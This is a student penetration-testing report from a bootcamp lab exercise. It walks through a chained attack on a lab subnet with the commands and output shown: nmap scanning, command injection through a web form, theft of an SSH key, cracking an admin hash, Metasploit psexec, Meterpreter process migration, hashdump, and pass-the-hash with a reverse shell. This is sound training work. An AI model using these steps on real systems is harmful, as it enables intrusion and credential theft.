Career Sim 3

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Ben Cobb, Malaya Neal, Ben Ellougani, Vincent Chanthavong, Christopher Dayao

Executive Summary

Objective

To use our newfound knowledge of vulnerability assessment and risk management to work through a problem. Using techniques learned, we will examine and explain which tools and techniques to use for the best possible outcomes for: Vulnerability Assessment, Interpersonal Skills, Problem Solving, and Writing.

Tools Used

Firefox - Internet Browser used to access the host that was running a web server on a non-standard port

Nmap - Short for “Network Mapper” is an open-source tool used for network exploration and security auditing. Also used to discover hosts and services on a computer network, finding open ports, and performing various other network-related tasks.

Metasploit - An open-source pen testing framework that provides tools for developing, testing, and executing exploit code against a target. A toolkit used by experts to check if there are any weak points or vulnerabilities.

Terminal - A command line interface where you interact with the computer using text-based interface. Type commands receive text responses.

Penetration Test Findings

Summary


Scope of Testing

The scope of this Penetration Test is to demonstrate and understanding of specific learning objectives in: **Vulnerability Assessment, Interpersonal Skills, Problem Solving, and Writing.**

Finding #	Severity	Finding Name
1	High	Command Injection
2	High	Insecure file that is a script with a password hash that tells you if you have the correct password for Administrator.
3	High	Weak Password(s)
4	High	Weak Firewall

Detailed Walkthrough

First off, we're going to run the command `ip a` to get our IP address.



We see that our IP address is 172.31.0.149. In the rules of engagement, it states "You are authorized to scan and attack systems that reside on the same /20 subnet"

With that being said, we ran the command `sudo nmap 172.31.0.149/20`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.31.0.149/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:05 UTC
Stats: 0:00:57 elapsed; 1929 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.39% done; ETC: 20:13 (0:06:54 remaining)
Stats: 0:03:46 elapsed; 1929 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.02% done; ETC: 20:10 (0:00:44 remaining)
```

After the scan was complete, we looked for any IP that stood out to us and came up with these results:

```
Nmap scan report for ip-172-31-2-236.us-west-2.compute.internal (172.31.2.236)
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt
MAC Address: 06:EB:EC:CB:77:F3 (Unknown)
```

```
Nmap scan report for ip-172-31-3-143.us-west-2.compute.internal (172.31.3.143)
Host is up (0.0023s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt
MAC Address: 06:84:29:11:AB:D1 (Unknown)
```

```
Nmap scan report for ip-172-31-3-214.us-west-2.compute.internal (172.31.3.214)
Host is up (0.00039s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt
MAC Address: 06:B1:93:40:AB:8D (Unknown)
```

```
Nmap scan report for ip-172-31-11-219.us-west-2.compute.internal (172.31.11.219)
Host is up (0.00022s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt
MAC Address: 06:34:1E:8C:8F:8D (Unknown)
```

Next we want to run service and version detection scans on the IPs that we found in our scan from port 1-5000 using the command

`nmap -sV 172.31.2.236 172.31.3.143 172.31.3.214 172.31.11.219 -p 1-5000`

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.2.236 172.31.3.143 172.31.3.214 172.31.11.219 -p 1-5000
```

These were our results:

```
Nmap scan report for ip-172-31-2-236.us-west-2.compute.internal (172.31.2.236)
Host is up (0.00060s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-3-143.us-west-2.compute.internal (172.31.3.143)
Host is up (0.0050s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-3-214.us-west-2.compute.internal (172.31.3.214)
Host is up (0.00036s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-11-219.us-west-2.compute.internal (172.31.11.219)
Host is up (0.00024s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

We can see that this host is running a web server on a non-standard port, on port 1013/tcp.

```
Nmap scan report for ip-172-31-2-236.us-west-2.compute.internal (172.31.2.236)
Host is up (0.00060s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We can see here in this host is running ssh on port 2222 instead of 22.

```
Nmap scan report for ip-172-31-3-143.us-west-2.compute.internal (172.31.3.143)
Host is up (0.0050s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We also see that these two out of four hosts are running Windows

```
Nmap scan report for ip-172-31-3-214.us-west-2.compute.internal (172.31.3.214)
Host is up (0.00036s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-11-219.us-west-2.compute.internal (172.31.11.219)
Host is up (0.00024s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


Next we want to see what the server that's being hosted on a non-standard port is about so we'll copy and paste the IP followed by the non-standard port by entering `172.31.2.236:1013` in the browser and we get this result:




We noticed that when we went to the IP Finder section on this website and noticed that when entering a DNS Name, it was basically running `nslookup` and spitting the results and tried running a command after that using `;` to see if it works, and it did.



We started browsing around and noticed that we were able to access other directories





We ended up browsing through to see if we could find anything we could use, and found alice-devops' key in a hidden ssh folder. We grabbed the key and sent that output to a new text file that we copied and pasted using vim to a text file on our computer.




We're next going to change the file permissions on the file that we made making it so the owner of the file can read and write to that file by running the command `chmod 600 <filename>` because some SSH clients will refuse to use a key with file

permissions that are too open so we just gave this file read and write permissions to the owner.






we then grabbed the host IP with the non-standard port for ssh (2222) and used it to ssh into that host ip using alice's key with the command `ssh alice-devops@172.31.6.67 -p 2222 -i alice.txt` we know that the other IP is a part of the same network because we ran the nmap scan to see they were all a part of the network.



We saw that when we logged in there was a directory called scripts that we `cd` into and saw there was a windows-maintenance.sh

```
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them
```

We took the section where it says “password_hash=<hash>” to crackstation.net and got the password



From here we ran the script and tested the password and it told us that the password was correct.

```
#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$ ./windows-maintenance.sh
Enter the Administrator password
pokemon
The password for Administrator is correct.
alice-devops@ubuntu22:~/scripts$
```

We then opened a new window and ran `msfconsole` and ran the command `use windows/smb/psexec` and `set SMBUser Administrator`, `set SMBPass pokemon`, `set rhosts 172.31.0.203`

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.203
rhosts ⇒ 172.31.0.203
```

```
msf6 exploit(windows/smb/psexec) > set SMBUser Adminstrator
SMBUser ⇒ Adminstrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > run
```

(I fixed SMBUser to Administrator)

We then wanted to see what current applications and services are running so we ran `ps` to get a screenshot of what Processes were running and saw that they were running “amazon-ssm-agent.exe” so we migrated over to that process using the PID.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 284   4     smss.exe              x64   0
 340   596   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 368   360   csrss.exe             x64   0
 468   360   wininit.exe           x64   0
 476   460   csrss.exe             x64   1
 528   460   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 596   468   services.exe          x64   0
 604   468   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 656   596   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 688   596   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 744   596   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 868   596   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 880   596   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 908   528   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 924   596   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 960   596   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1060  596   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1068  596   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1412  596   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1552  596   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1708  596   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent
```

We want to take over the process by using the command `migrate <PID>` We can use any process that is being ran on a “SYSTEM” level, we just happened to use amazon-ssm-agent.exe. Afterwards we want to run `hashdump` to get the usernames, LM hash and NTLM hash of the password and we collected it from Administrator2 and copied the hash excluding the beginning : and ending 3 :s

```
meterpreter > migrate 1708
[*] Migrating from 2384 to 1708...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > bg
[*] Backgrounding session 1...
```

We then put our meterpreter session in the background using the command `bg` and started to change the information to see if we could get into the second windows computer by setting the rhost to our other IP that we got from our nmap scan, changing SMBUser to Administrator2 and SMBPass to the hash that we collected earlier and ran it.

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.8.116
rhosts => 172.31.8.116
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser => Administrator2
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.1.173:4444
[*] 172.31.8.116:445 - Connecting to the server...
[*] 172.31.8.116:445 - Authenticating to 172.31.8.116:445 as user 'Administrator2'...
[*] 172.31.8.116:445 - Selecting PowerShell target
[*] 172.31.8.116:445 - Executing the payload...
[+] 172.31.8.116:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.8.116
[*] Meterpreter session 2 opened (172.31.1.173:4444 -> 172.31.8.116:49952) at 2024-01-19 16:18:45 +0000
```

Once we got in, we were instructed that we should be looking for a file called “secrets.txt” so we ran the command `search -f secrets.txt` and found out that it was located in “c:\Windows\debug” so we ran the command `cat "c:\windows\debug\secrets.txt"` and it spat out “Congratulations! You have finished the red team course!”

```
meterpreter > search -f secrets.txt
Found 1 result...
═══════════════

Path                          Size (bytes)  Modified (UTC)
────                          ────────────  ──────────────
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > cd c:\windows\debug\
 >
 > ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cat c:\windows\debug\secrets.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "c:\windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```